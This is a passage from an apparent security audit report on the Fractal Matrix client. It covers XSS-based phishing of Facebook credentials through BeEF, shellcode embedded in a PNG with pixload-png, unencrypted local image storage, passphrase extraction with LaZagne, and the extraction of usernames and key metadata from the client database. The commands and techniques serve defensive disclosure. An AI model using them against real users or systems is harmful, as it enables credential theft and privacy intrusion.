
Let's try to phish the user's facebook credentials:



This will open up a floating div in the user's browser saying the session timed out and if they would provide their credentials to log in again:



After the user fills in the fields and clicks submit, the username and password are sent to beef



And now the adversary has posession of the user's email and password.

A real life attack requires quite a bit more work in order to be convincing. I'm not sure if this is the proper way facebook mentions a timeout, a lot needs verification. A real adversary would probably automate the whole attack after building, validating and testing.

However, this gives just a small impression of what would be possible with XSS.

Impact:

If a user is able to open files in the browser locally, a lot of the safeguards that servers set on the the response, like the CSP are omitted. As such, scripts can be run freely and without impediment. This could result in theft of credentials and information disclosure of the browser and the user which could be used in subsequent attacks.

Recommendation:

It is recommended to prevent fractal from opening/storing files that will be opened by the browser. If it is a requirement that these files be opened, then issue a warning to the user after they click either of the arrow that they should only proceed if the file comes from a trusted source.

4.4 CLN-010 — Matrix server does not sanitize uploaded images

Vulnerability ID: CLN-010

Vulnerability type: broken input sanitation

Threat level: Low

Description:

An image containing malicious code is accepted by the home server and distributed among the peers


Technical description:

We take an ordinary .png:


We use the pixload-png tool to add shellcode to the IDAT chunks of the file:

```
./pixload-png -payload "EVILSHELLCODE" ./unicorn.png
```

The output shows the EVILSHELLCODE is embedded into the image



We upload the file to the server using the element app, since fractal does not support file uploads



The image shows up in the room. We right-click, select "copy file location"

```
https://matrix-client.matrix.org/_matrix/media/r0/download/matrix.org/pMotyPKcjEbUhyvpypIXqRlL
```

Now, we pull the file from the server:

```
wget https://matrix-client.matrix.org/_matrix/media/r0/download/matrix.org/pMotyPKcjEbUhyvpypIXqRlL
 -O unicorn.png
```

Now we check if the "EVILSHELLCODE" string is present:

```
strings ./unicorn.png
```

Which it is

Impact:

The EVILSHELLCODE usually takes two forms: 1) Malicious PHP code that is run by a webserver when an adversary can somehow locate the file and trick the server into parsing it as PHP. This is sometimes used when attacking a webserver. 2) Malicious script that can be run by a user's client. This is the more relevant use case for matrix, since clients can take the form of webapp. 3) As payload for a memory corruption attack

A misconfigured webserver that fails to set the mime-type of the file, can have the effect of a browser "guessing" the mime-type, and be tricked to render the image as html, at which point the script will be executed, resulting in cross-site-scripting (XSS).

The image's (matrix.com) endpoint has the content-type set, and as such is not vulnerable. It is not guaranteed that other clients who connect to other homeservers are protected from this problem.

In the last case, if a memory-corruption vulnerability is found and exploited in a component that handles the file, the file may be used to execute the payload and take over de system that is processing the file.

Recommendation:

It is recommended to verify the validity of the file before exposing it to the peer network. Though difficult since this type of vulnerability exploits the legitimate file specification. One can think of stripping out anything that looks like text, has a `<script>` tag `<?php`. This would be a good start, but there would be virtually no end to the amount of strings that would be be in the blacklist, so 100% protection is not guaranteed using this approach.

Alternatively, it may be possible to convert an image to another file-format, mangling the shellcode to something unusable. However, this is hard to do securely. A common package to do this is called ImageMagick, and is notorious for being vulnerable to buffer-overflows in the conversion process. When using this approach, one might end up making the system less secure. Because of this, we do _not_ recommend this method.

4.5 CLN-009 — Images are stored on disk unencrypted

Vulnerability ID: CLN-009

Vulnerability type: missing encryption of sensitive information

Threat level: Low

Description:

Images received in rooms are stored on disk uncencrypted

Technical description:

When a user takes part in a discussion in a room, her peers may send images to the room. These images are recorded by fractal and stored here:

```
/home/kali/.local/share/{uuid}/matrix-sdk-state/blobs
```

```
┌──(kali㉿kali)-[~/…/share/15603265-0adc-46b8-9af0-e6ae9c7b1695/matrix-sdk-state/blobs]
└─$ ll
total 400
-rw-r--r-- 1 kali kali 151270 May  9 16:42 103939579
-rw-r--r-- 1 kali kali 256011 May  9 16:42 106316934
```

The contents of these file are prefixed with some metadata. The following program was used to strip this metadata off and retrieve the file's content:

```
┌──(kali#kali)-[~/tools]
└─$ cat stripheader.py
#!/bin/python3


import os
import sys

filename = sys.argv[1]

with open(filename, "rb") as f:
    contents =f.read()
    png = contents.find(b"\x89\x50\x4e\x47")
    jfif = contents.find(b"JFIF")
    if png != -1:
        output = contents[png:]
    elif jfif != -1:
        output = contents[jfif-6:]
    else:
        sys.stderr.write("Unknown file format")
        quit()
```

Note: This program only supports .png and some .jpg files, but is enough for demo purposes.


The tool is used as such:

```
┌──(kali#kali)-[~/tools]
└─$ ./stripheader.py /home/kali/.local/share/15603265-0adc-46b8-9af0-e6ae9c7b1695/matrix-sdk-state/
blobs/106316934 > file.png
```

We use eye of gnome to view the image:

```
eog ./file.png
```

The result is the same as the original in the room:



This behaviour could not reliably be reproduced. It seems that some avatars and some posted messages are stored in the `blobs` dir. However, trying this in a private room, or self made public room did not show any stored images.

Impact:

The current implementation may lead to a false sense of security. Though messages consisting of written text are stored in an encrypted store, messages consisting of a images are not. Users believing that ALL their messages are encrypted on disk, are misled.

This problem was checked for one on one communication and private rooms. This did not lead to storing of images. However, since the behaviour could also not be reliably reproduced for public rooms, a firm conclusion cannot be made

Recommendation:

- Apply encryption to all data that is persisted to local storage.

4.6 CLN-008 — Security impact not sufficiently documented

Vulnerability ID: CLN-008

Vulnerability type: insufficient documentation

Threat level: Low

Description:

The documentation on the fractal page (https://gitlab.gnome.org/GNOME/fractal) covers the use of "the secret service" but is lacking information about how the service is used, and what is required of the user in order to keep fractal safe.

Technical description:

The fractal application uses libsecret to communicate with the "secret service" to store sensitive information, such as the passphrase to unlock the key with which the fractal session is encrypted. This moves the security boundary from the fractal application to that of the user account. Since at this point, the password strength chosen by the user influences the security of the fractal application, it is necessary the user is informed that this is the case and advice should be given to choose a strong password.

An attack scenario could be a person having installed GNOME and running fractal on a laptop. The laptop is then lost or stolen. Having chosen a strong password, the user can rest assured his communications using fractal are secure.


Furthermore, it is advised to advise the end user to review his/her screen lock settings and to remind them to lock the screen when stepping away from a computer that could be removed (laptop) and / or used by other people in their absence.

Impact:

If the end-user chooses a weak account password, or a computer is unlocked and an adversary gains access to this machine, it would be possible to extract the password and grab a dump of the encrypted database in a matter of seconds.

Please take the output of the following into consideration. We use a tool called LaZagne to extract the access the passphrase and access token:

```
https://github.com/AlessandroZ/LaZagne
```



Though this is intended behaviour it serves to show how easy it is to extract passwords from a system.

Recommendation:

4.7 CLN-007 — Sensitive data can be extracted from database

Vulnerability ID: CLN-007

Vulnerability type: missing encryption of sensitive information

Threat level: Low


Description:

The local database stores plaintext metadata that could be extracted by an adversary

Technical description:

When the fractal client starts, a database is created on the filesystem

```
/.local/share/{uuid}/matrix-sdk-state/db
```



Note that the file is world readable.

When using the following command, one can extract sensitive-looking data

```
strings db | grep master | head
```

Result

```
gemaster:matrix.org
{"user_id":"@cha0z98:matrix.org","shared":false,"pickle":"{\"master_key\":{\"pickle\":\"{\\
\"version\\\":1,\\\"nonce\\\":\\\"Y9hNpEZv5UEK0aoe\\\",\\\"ciphertext\\\":\\\"qSgfzibiVv8nbq7jy-
Wzmkfzhkaf5ItFXHyYIegA2h9GKq1_6bytWEMJ6Zou2-4I\\\"}\",\"public_key\":{\"user_id\":
\"@cha0z98:matrix.org\",\"usage\":[\"master\"],\"keys\":{\"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz
+8oCqj0YLyEjtRzoc\":\"8s1wM09NFy9cbX7AtQCOcDZnBz+8oCqj0YLyEjtRzoc\"},\"signatures\":
{\"@cha0z98:matrix.org\":{\"ed25519:KNSBZXLZQV\":\"uwWjlsRHD6LtOvt0ts9E8eC4I0UCyFqnvOQ93sNKmbzpBjEQm
+mBO5ZedaxS3WuXOZ8udEbyrAKQHGztoirPAw\"}}}},\"user_signing_key\":{\"pickle\":\"{\\
\"version\\\":1,\\\"nonce\\\":\\\"1w8DVL63GIaeLopm\\\",\\\"ciphertext\\\":\\\"TT6NtSTRFTq7-
KhafB9ETcR8m_IzhV9H4B0m_j0IHT_CRBKwR081PtCxCPlhOmQ8\\\"}\",\"public_key\":{\"user_id\":
\"@cha0z98:matrix.org\",\"usage\":[\"user_signing\"],\"keys\":{\"ed25519:pg8t3gb6UHzqroWV
+dIdaI4f2TkZiQh8n8eED2PFoNo\":\"pg8t3gb6UHzqroWV+dIdaI4f2TkZiQh8n8eED2PFoNo\"},\"signatures
\":{\"@cha0z98:matrix.org\":{\"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz+8oCqj0YLyEjtRzoc\":
\"Fg8EgAhbvn4Y7loW4AYczIdc7uXqCwpyl8UySgVntbClNFbn3NSpSq9JHCTPGG+6X9SMAxTsiNOl7IQ7C52ZDw\"}}}},
\"self_signing_key\":{\"pickle\":\"{\\\"version\\\":1,\\\"nonce\\\":\\\"fdtoChA_aTv-EISN\\\
\",\\\"ciphertext\\\":\\\"mf3CPEqWgHy5F8Q7AcjzmwU3j_xTC165ORVPJhhxah2dB_NRZfD9Pq3qXyQJW-CD\\\
\"}\",\"public_key\":{\"user_id\":\"@cha0z98:matrix.org\",\"usage\":[\"self_signing\"],\"keys
\":{\"ed25519:2e9h4z0dA/HUI8cOPZCFDL7oKY++kgCtyxoPVIxCiSI\":\"2e9h4z0dA/HUI8cOPZCFDL7oKY+
+kgCtyxoPVIxCiSI\"},\"signatures\":{\"@cha0z98:matrix.org\":{\"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz
+8oCqj0YLyEjtRzoc\":\"k7aHKVChG+azX2PRCcsjTKqcJnK4m+ftKPAN5I9ZR/2q0YtQBBnH2t3V0A7GcDdAHm2a7S1q+
+bOb7eX0Y5KAQ\"}}}}}"}c[B
o{"Own":{"user_id":"@cha0z98:matrix.org","master_key":{"user_id":"@cha0z98:matrix.org","usage":
["master"],"keys":{"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz+8oCqj0YLyEjtRzoc":"8s1wM09NFy9cbX7AtQCOcDZnBz
+8oCqj0YLyEjtRzoc"},"signatures":{"@cha0z98:matrix.org":
{"ed25519:KNSBZXLZQV":"uwWjlsRHD6LtOvt0ts9E8eC4I0UCyFqnvOQ93sNKmbzpBjEQm
+mBO5ZedaxS3WuXOZ8udEbyrAKQHGztoirPAw"}}},"self_signing_key":
{"user_id":"@cha0z98:matrix.org","usage":["self_signing"],"keys":
```

```
{"ed25519:2e9h4z0dA/HUI8cOPZCFDL7oKY++kgCtyxoPVIxCiSI":"2e9h4z0dA/
HUI8cOPZCFDL7oKY++kgCtyxoPVIxCiSI"},"signatures":{"@cha0z98:matrix.org":
{"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz+8oCqj0YLyEjtRzoc":"k7aHKVChG+azX2PRCcsjTKqcJnK4m
+ftKPAN5I9ZR/2q0YtQBBnH2t3V0A7GcDdAHm2a7S1q++bOb7eX0Y5KAQ"}}},"user_signing_key":
{"user_id":"@cha0z98:matrix.org","usage":["user_signing"],"keys":{"ed25519:pg8t3gb6UHzqroWV
+dIdaI4f2TkZiQh8n8eED2PFoNo":"pg8t3gb6UHzqroWV+dIdaI4f2TkZiQh8n8eED2PFoNo"},"signatures":
{"@cha0z98:matrix.org":{"ed25519:8s1wM09NFy9cbX7AtQCOcDZnBz
+8oCqj0YLyEjtRzoc":"Fg8EgAhbvn4Y7loW4AYczIdc7uXqCwpyl8UySgVntbClNFbn3NSpSq9JHCTPGG
+6X9SMAxTsiNOl7IQ7C52ZDw"}}},"verified":true}}6[
abmaster9000:matrix.org
stonmaster:matrix.org
tdmaster:matrix.org
```

It appears key information is stored in plain text. See below for more details

With the following command a list of usernames can be extracted

```
strings db | grep :matrix | head
```

Result

```
(*!wOlkWNmgkAZFxbTaqj:matrix.org
@bb_)!wOlkWNmgkAZFxbTaqj:matrix.org
b_ate:matrix.org
bbarry:matrix.org
bben:matrix.org
bbhltz:matrix.org
biconnexion:matrix.org
bolender:matrix.org
carthy:matrix.org
costacurta:matrix.org
```

Deep dive The database file storing the above information is a combination of 2 SLED databases.

- matrix-sdk-state which stores the state of the application.
- matrix-sdk-cryptostore which stores cryptographic material.

The SLED database format allows data to be stored in a tree-like format. Both datastores are initialized with a random number which is kept in the Gnome secret service. From this random number two keys are derived:

- The store key for the state store
- The pickle key for the crypto store

In the case of the state store, the individual values for the state are encrypted and decrypted in respective save and restore operations. In the case of of crypto store, information considered private is encrypted and decrypted using the pickle key. However, certain metadata such as device ids and user identities is not encrypted with this key, and this is what is shown in the above output.

It does not appear there is any leakage of private cryptographic material, although the metadata could be used to tie the user of the application to other people.

Furthermore, the implementation of the storage is prone to human error. When storing information, each and every value needs to be separately encrypted, which could impose a risk if a developer forgets this fact.

A better solution would be to encrypt both data stores at the filesystem level instead of at the value level. In other words, create a layer between the application and the filesystem that serializes the complete datastructure, encrypts it using the store key and writes it to disk. This way the db file will be a pure binary random looking blob, impervious to analysis.

Impact:

- If an adversary obtains access to this database, he might be able to use the keys to decrypt communications.
- An adversary might be able to create a social graph about the user, by identifying which usernames are in the database.

